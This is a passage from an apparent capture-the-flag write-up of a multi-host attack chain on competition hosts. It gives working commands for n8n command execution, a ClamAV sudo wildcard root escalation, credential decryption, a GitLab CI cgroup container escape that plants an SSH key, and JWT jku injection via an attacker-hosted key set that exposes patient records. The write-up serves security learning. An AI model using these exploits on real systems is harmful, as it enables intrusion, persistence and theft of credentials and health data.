 -H "Host: telemetry-b91.ftech.hkc" \
 -H "Cookie: n8n-auth=<scanner_session>" \
 -H "Content-Type: application/json" \
 -d '{
 "workflowData": {
 "nodes": [{
 "type": "n8n-nodes-base.executeCommand",
 "parameters": {
 "command": "id >/tmp/scanner_member_proof.txt; hostname >>/tmp/scanner_member_proof.txt; pwd >>/tmp/scanner_member_proof.txt"
 },
 "name": "cmd",
 "position": [250,300]
 }],
 "connections": {}
 }
 }'
Execution result (executionId 314):
uid=115(n8n-service) gid=120(n8n-service) groups=120(n8n-service)
n8n-share
/home/n8n-service
Command execution was achieved as n8n-service.
Step 5: ClamAV sudo LPE, n8n-service → root
Bug n8n-share:80 ClamAV sudo LPE / 500 pts
The n8n-service sudoers configuration was:
(root) NOPASSWD: /usr/bin/clamscan /opt/fileshare/uploads/*The wildcard * is the problem, it allows injecting additional flags (-d, --move, --copy) and path traversal (../../../). The attack sequence:
1) Create custom ClamAV signatures:
# Signature matching "ssh-" (to flag existing authorized_keys as "infected")
echo "CatchSSH:0:*:7373682d" > /tmp/catchssh.ndb

# Signature matching "root:" (to flag our crafted file as "infected")
echo "CatchAll:0:*:726f6f743a" > /tmp/catchall.ndb
2) Generate SSH keypair:
ssh-keygen -t ed25519 -f /tmp/privesc_key -N "" -q3) Prepare authorized_keys with trigger string:
mkdir -p /tmp/mykeys
PUBKEY=$(cat /tmp/privesc_key.pub)
printf "%s root:\n" "$PUBKEY" > /tmp/mykeys/authorized_keys
4) Move existing root authorized_keys out (remove it):
sudo /usr/bin/clamscan /opt/fileshare/uploads/../../../root/.ssh/authorized_keys \
 -d /tmp/catchssh.ndb --move=/tmp/backup_keys/
# Result: /root/.ssh/authorized_keys: CatchSSH.UNOFFICIAL FOUND → moved
5) Copy attacker's authorized_keys to root:
sudo /usr/bin/clamscan /opt/fileshare/uploads/../../../tmp/mykeys/authorized_keys \
 -d /tmp/catchall.ndb --copy=/root/.ssh/
# Result: copied to /root/.ssh/authorized_keys
6) SSH as root:
ssh -i /tmp/privesc_key R@localhost
# uid=0(root) gid=0(root) groups=0(root)
# n8n-share
The key insight is that the sudoers wildcard * allows both flag injection and path traversal, and custom .ndb signatures can flag any file as "infected" to trigger --move/--copy operations as root on any directory.
Post-Root: Credential Harvest
After gaining root, important credentials were found in the following files.
`/root/config.json`:
{"username": "AM@dev.ftech.local", "password": "<redacted>"}This credential was used for MSSQL Windows authentication.
`/opt/scripts/integrity-start.sh`:
# LEGACY: remove after FSH-128 (Vault migration complete)
BACKUP_SSH_USER=root
BACKUP_SSH_PASSWORD=<redacted>
This password also works for su - root, an alternative root path without the ClamAV exploit.
sql (MSSQL Server, sql.dev.ftech.local)
Using AM@dev.ftech.local / <redacted> obtained from n8n-share, MSSQL was accessed via Windows authentication.
Access Path
Attacker → VPN → ftech.hkc (RCE)
 → chisel reverse tunnel → callback host (callback-host)
 → ligolo-ng tunnel → DEV segment → sql:1433
proxychains4 -q mssqlclient.py 'dev.ftech.local/AM@dev.ftech.local:<redacted>@sql' -windows-authPost-connection findings:
integration.dbo.temporary_access, 19 AES-ECB Encrypted Credentials
The integration database contained a temporary_access table with 19 DEV domain user credentials encrypted with AES-128-ECB.
SELECT * FROM integration.dbo.temporary_access;AES-128-ECB Decryption
The decryption key was stored in the competition-provided, and is redacted here.
from Crypto.Cipher import AES

key = bytes.fromhex("<redacted>")
cipher = AES.new(key, AES.MODE_ECB)

encrypted = bytes.fromhex("<redacted>")
plaintext = cipher.decrypt(encrypted)
plaintext = plaintext[:-plaintext[-1]].decode() # PKCS7 unpad
# AA@dev.ftech.local -> <redacted>
All 19 were successfully decrypted, and all accounts were validated as active DEV domain accounts through Kerberos TGT acquisition.
The most important recovered account was AA@dev.ftech.local / <redacted>, this credential granted access to private repositories on GitLab.
gitlab (GitLab, dev.ftech.local)
GitLab was accessed through ftech.hkc Nginx vhost routing.
# Access GitLab via Host header
curl -s http://ftech.hkc/ -H "Host: gitlab.ftech.hkc"
First, a public project AS@local/fileshare (project 41) was available, this was the source code for the FileShare app running on n8n-share.
Authenticated Access, AA@dev.ftech.local
Logging into GitLab with AA@dev.ftech.local / <redacted> (decrypted from MSSQL) granted access to private projects.
# Web login
curl -s http://ftech.hkc/users/sign_in \
 -H "Host: gitlab.ftech.hkc" \
 -d "user[login]=AA@dev.ftech.local&user[password]=<redacted>"

# Git clone (through DEV pivot)
git clone http://AA%40dev.ftech.local:<redacted>@gitlab/AA/FastenBuild.git
This initial GitLab foothold used the decrypted AA@dev.ftech.local credential over the web login and HTTP Git interfaces. The leaked TL@landing SSH key was discovered later from the CI/CD job trace and was not required for the initial GitLab access.
FastenBuild Private Project (project 21)
Cloning AA@dev.ftech.local's private project FastenBuild revealed:
app.py was the same SSTI-vulnerable Flask app running on the hidden vhost (admin-editor-backup.ftech.hkc) at ftech.hkc. index.php was also identical to the XXE-vulnerable PHP code.
This constituted Risk: Proprietary Source Code Leakage / 2500 pts.
users.db, Local Account Hashes
Schema: CREATE TABLE users (id INTEGER PRIMARY KEY, username TEXT, password TEXT)These hashes are for the Flask admin backup app login, but since the secret key was already leaked, session forging bypasses authentication entirely, cracking wasn't strictly necessary.
SSH Private Key Leak, Job 339
CI/CD pipeline 342 / job 339 trace output leaked an OpenSSH private key.
# Job trace download via GitLab API
curl -s http://ftech.hkc/api/v4/projects/21/jobs/339/trace \
 -H "Host: gitlab.ftech.hkc" \
-H "PRIVATE-TOKEN: <gitlab_token>"This key was later confirmed to be identical to /opt/id_rsa on the runner host.
Runner Infrastructure
The privileged Docker executor configuration indicated that container escape was feasible, leading to the runner compromise.
runner (GitLab Runner, runner.dev.ftech.local)
This host was the GitLab CI/CD runner manager. The configuration contained 8 team-specific runner entries in total, all using privileged Docker executors, which made container escape → host root feasible.
Runner Configuration (/etc/gitlab-runner/config.toml)
Runner configuration confirmed after gaining root:
concurrent = 19Only the runner entries directly relevant to this writeup are shown below.
In total, the runner manager contained 8 runner entries. The exploit itself only required the attached FastenBuild runner (runner-team1), while runner-team7 only became relevant during post-exploitation follow-up.
Common Docker settings across all runners:
[runners.docker]
 privileged = true
 network_mode = "ctf-teamX-net"
 volumes = ["/cache:/cache"]
 security_opt = ["apparmor:unconfined"]
 cap_add = ["SYS_ADMIN"]
 pull_policy = ["never"]
privileged = true, CAP_SYS_ADMIN, apparmor:unconfined, this combination is sufficient for cgroup-based container escape. The /cache:/cache host mount makes file exchange easy.
RCE via Privileged Container Escape
Bug runner:22 RCE / 400 pts
Step 1, Discovery pipeline (pipeline 594 / job 608):
First, .gitlab-ci.yml was modified to inspect the container environment. Container root access, host-mounted /builds and /cache directories were confirmed.
Step 2, Escape pipeline (pipeline 597 / job 611):
A cgroup notify_on_release container escape was performed.
stages:
 - deploy

deploy:
 stage: deploy
 script:
 # Mount cgroup and set up notify_on_release
 - mkdir -p /tmp/cgrp && mount -t cgroup -o memory cgroup /tmp/cgrp
 - mkdir /tmp/cgrp/cgrp_escape2
 - echo 1 > /tmp/cgrp/cgrp_escape2/notify_on_release
 - host_path=$(sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab)
 - echo "$host_path/cmd" > /tmp/cgrp/release_agent
 # Write payload to execute on host: add SSH key + create proof file
 - echo '#!/bin/sh' > /cmd
 - echo "echo '<ed25519_pubkey>' >> /root/.ssh/authorized_keys" >> /cmd
 - echo "id > /cache/test" >> /cmd
 - echo "hostname >> /cache/test" >> /cmd
 - echo "ip -o -4 addr >> /cache/test" >> /cmd
 - chmod a+x /cmd
 # Trigger: process joins cgroup then exits → kernel runs release_agent as host root
 - sh -c "echo \$\$ > /tmp/cgrp/cgrp_escape2/cgroup.procs"
 - sleep 2
 - cat /cache/test
 tags:
 - runner-team1
Job 611 output (host-side proof):
uid=0(root) gid=0(root) groups=0(root)
runner
2: ens34 inet <runner-address> brd <dev-broadcast> scope global ens34
The attack principle: inside a privileged container, mounting the cgroup filesystem and setting notify_on_release=1 causes the kernel to execute the release_agent script as root on the host when the last process in the cgroup exits. This was used to append an SSH key to /root/.ssh/authorized_keys for direct SSH access.
Step 3, Direct SSH verification:
From the callback host (callback-host), SSH access was confirmed using the ed25519 key injected during the escape.
ssh -i /tmp/runner48_root <runner-root>@runner
# uid=0(root) gid=0(root) groups=0(root)
# runner
# 2: ens34 inet <runner-address> brd <dev-broadcast> scope global ens34
This, combined with the full attack chain, constituted Risk: Disrupting the Workflow / 5000 pts.
Post-Exploitation
Additional exploration after gaining root identified two high-value unfinished paths.
`/opt/id_rsa`, SSH private key found:
Same key as the one leaked in GitLab job 339 trace.
SYSVOL GPO analysis, Default Domain Controllers Policy (GptTmpl.inf) showed only built-in group privilege assignments, with no custom domain group mappings for backup/vault access.
GitLab root PAT follow-up, Using GitLab root access, projects 40, 42, 43, 44 were checked for variables and triggers, all empty. Project 43 (access-broker) had hc_recon.sh referencing backup and vault in host lists, but no actionable credentials were found.
The same-chain follow-up did not produce new executable credentials for backup (Backup) or vault (Vault).
Backup / Vault lane, Recovered DEV plaintext credentials authenticated broadly to backup and vault, and one account also passed RDP NLA validation. However, C$, ADMIN$, and the Backups share remained denied, and the same-chain repo/GPO follow-up still did not yield an exec-capable credential. This was the closest remaining path to Risk: Ransomware attack on backup server / 5000 pts, but it stopped short of objective completion.
hackcity-medical (HackCity Medical Center)
This host is located in the Hackcity segment and was accessed by pivoting from the DEV segment.
JWT JKU Header Injection → Healthcare Data Breach
The patient portal uses RS256 JWT tokens for authentication. The JWT header contains a jku (JSON Web Key Set URL) parameter, and the server fetches and trusts the JWKS from whatever URL is specified in the jku header without validation. This allows forging arbitrary JWTs by hosting a custom JWKS.
Step 1, Login and JWT structure examination:
# Login with a publicly registered account
TOKEN=$(curl -s https://hackcity-medical/api/auth/login \
 -d '{"email":"TU@hackcity.local","password":"<redacted>"}' | jq -r .token)

# Decode JWT header
echo $TOKEN | cut -d. -f1 | base64 -d
# {"alg":"RS256","jku":"http://hackcity.local/.well-known/jwks.json","typ":"JWT"}
The jku points to http://hackcity.local/.well-known/jwks.json, changing this to an attacker-controlled server is the attack vector.
Step 2, Generate and host attacker JWKS:
# On callback host (callback-host)
openssl genrsa -out attacker.pem 2048
openssl rsa -in attacker.pem -pubout -out attacker_pub.pem

# Convert to JWK format and serve via HTTP
python3 -m http.server 8888 &
Step 3, Forge doctor token:
import jwt

forged = jwt.encode(
 {"sub": "TU@hackcity.local", "role": "doctor", "exp": ...},
 attacker_private_key,
 algorithm="RS256",
 headers={"jku": "http://callback-host:8888/jwks.json"}
)
The role was changed from patient to doctor, with jku pointing to the attacker server, signed with the attacker's private key.
Step 4, Access patient records:
curl -s https://hackcity-medical/api/doctor/patients \
 -H "Authorization: Bearer $FORGED_TOKEN"
Exfiltrated Patient Data (11 records)
The forged doctor JWT on /api/doctor/patients returned all 11 patient records, and /api/doctor/patients/{id} provided full details including addresses, insurance numbers, emergency contacts, diagnoses, and treatment plans.
(The remaining 4 records were test accounts created by other teams, containing XSS/SSTI payloads.)
Each patient's detailed record included addresses, phone numbers, insurance numbers, emergency contacts, diagnoses (in Russian/English/Kazakh), treatment plans, chronic conditions, and allergies. For example, Gulnur Aitmagambetkyzy's record:
This constituted Risk: Leak of confidential data: Healthcare service / 5000 pts.
Host Findings Summary
This summary includes both scored findings and credible point opportunities discussed above.
Read next
Unrotated API Keys: Why Years-Old Credentials Still Run Production (NHI Kill Chain #3)
A single AWS key, never rotated for 3 years, spread across 7 systems. When a supply chain attack hit a Terraform CI plugin, the key gave attackers full infrastructure access. Inside the Aged Key kill chain and how to defend against long-lived credentials.
Credential Sprawl: How One Database Password Spread to 7 Platforms (NHI Kill Chain #6)
A PostgreSQL master password drifted across seven platform types, from Secrets Manager to GitHub, Jenkins, Docker Hub, Jira, Confluence and Slack. Each security tool saw its own silo. None saw the full picture.
Shadow Service Accounts: Detecting Undocumented Machine Identities (NHI Kill Chain #2)
A single production outage left credentials in six non-code platforms: Slack, Jira, Confluence, Sentry, Datadog and PagerDuty. Your secret scanner found none of them. Inside the Shadow Key kill chain.
Get the next one in your inbox
Monthly NHI research brief from the Cremit team. One email, high signal.